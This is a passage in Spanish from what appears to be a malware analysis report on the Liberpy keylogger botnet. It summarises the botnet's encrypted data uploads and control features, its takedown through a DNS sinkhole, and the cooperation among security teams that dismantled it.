


Imagen 29 - Captura del tráfico a subir.php

Por otro lado, al momento de enviar la inofrmación que capturó Liberpy en el sistema, y se envía cifrada es posible ver que el volumen del tráfico es mucho mayor. En la siguiente captura, se puede observar el POST que un bot hace hacia el serviror, y que en conjunto con los datos cifrados en el archivo con extensión .enc y el checksum para coroborar que se envío correctamente:




Imagen 30 - Información detallada con logs del sistema

Liberpy, presenta todas las características básicas de un keylogger y un bot. Permitiéndo así, que un atacante logre controlar los equipos infectados a través de un panel de control. El envío de órdenes de actualziación, cambio de dominios y otras funcionalidades, le podrían permitir al atacante pasar de una dirección a otra en caso de que los dominios que controle sean bloqueados. Sin embargo, a través del DNS Sinkhole que se realizó, y la pérdida del control por parte de los atacantes los equipos afectados ya no son controlados. Ahora, a medida que los sistemas afectados sean identificados, podrán ser desinfectados y revisadas las políticas de seguridad para que esto no vuelva a ocurrir.

Conclusión

Liberpy fue una Botnet que estuvo activa por más de 8 meses en la región, orientada a robar información de usuarios de Latinoamérica, y en particular de Venezuela. Recopilaba datos privados como usuarios, contraseñas, accesos a home banking y tarjetas de crédito de los más de 2000 equipos infectados.

A través de la colaboración entre diferentes organismos de seguridad y empresas, hemos podido desmantelar esta red mediante el análisis y la comprensión de su funcionamiento. Este tipo de acciones, nos permiten desarticular a los cibercriminales en la región, alertar a los usaurios afectados y comprender cuáles son las acciones que toman para luego ayudar a empresas y usuarios a protegerse.

Estudiar el comportamiento, las acciones, técnicas y metodologías utilizadas por los cibercriminales es un paso más en ayudar a miles de usuarios en la región y en el mundo a estar alerta, identificar y proteger sus sistemas. Detectar las nuevas amenazas que los cibercriminales propagan es una de las tareas que los Laboratorio de Análisis de Malware llevamos adelante, pero el trabajo en conjunto entre diferentes entidades, permite abarcar diferentes aristas que nos ayudan a hacer de Internet un lugar más seguro.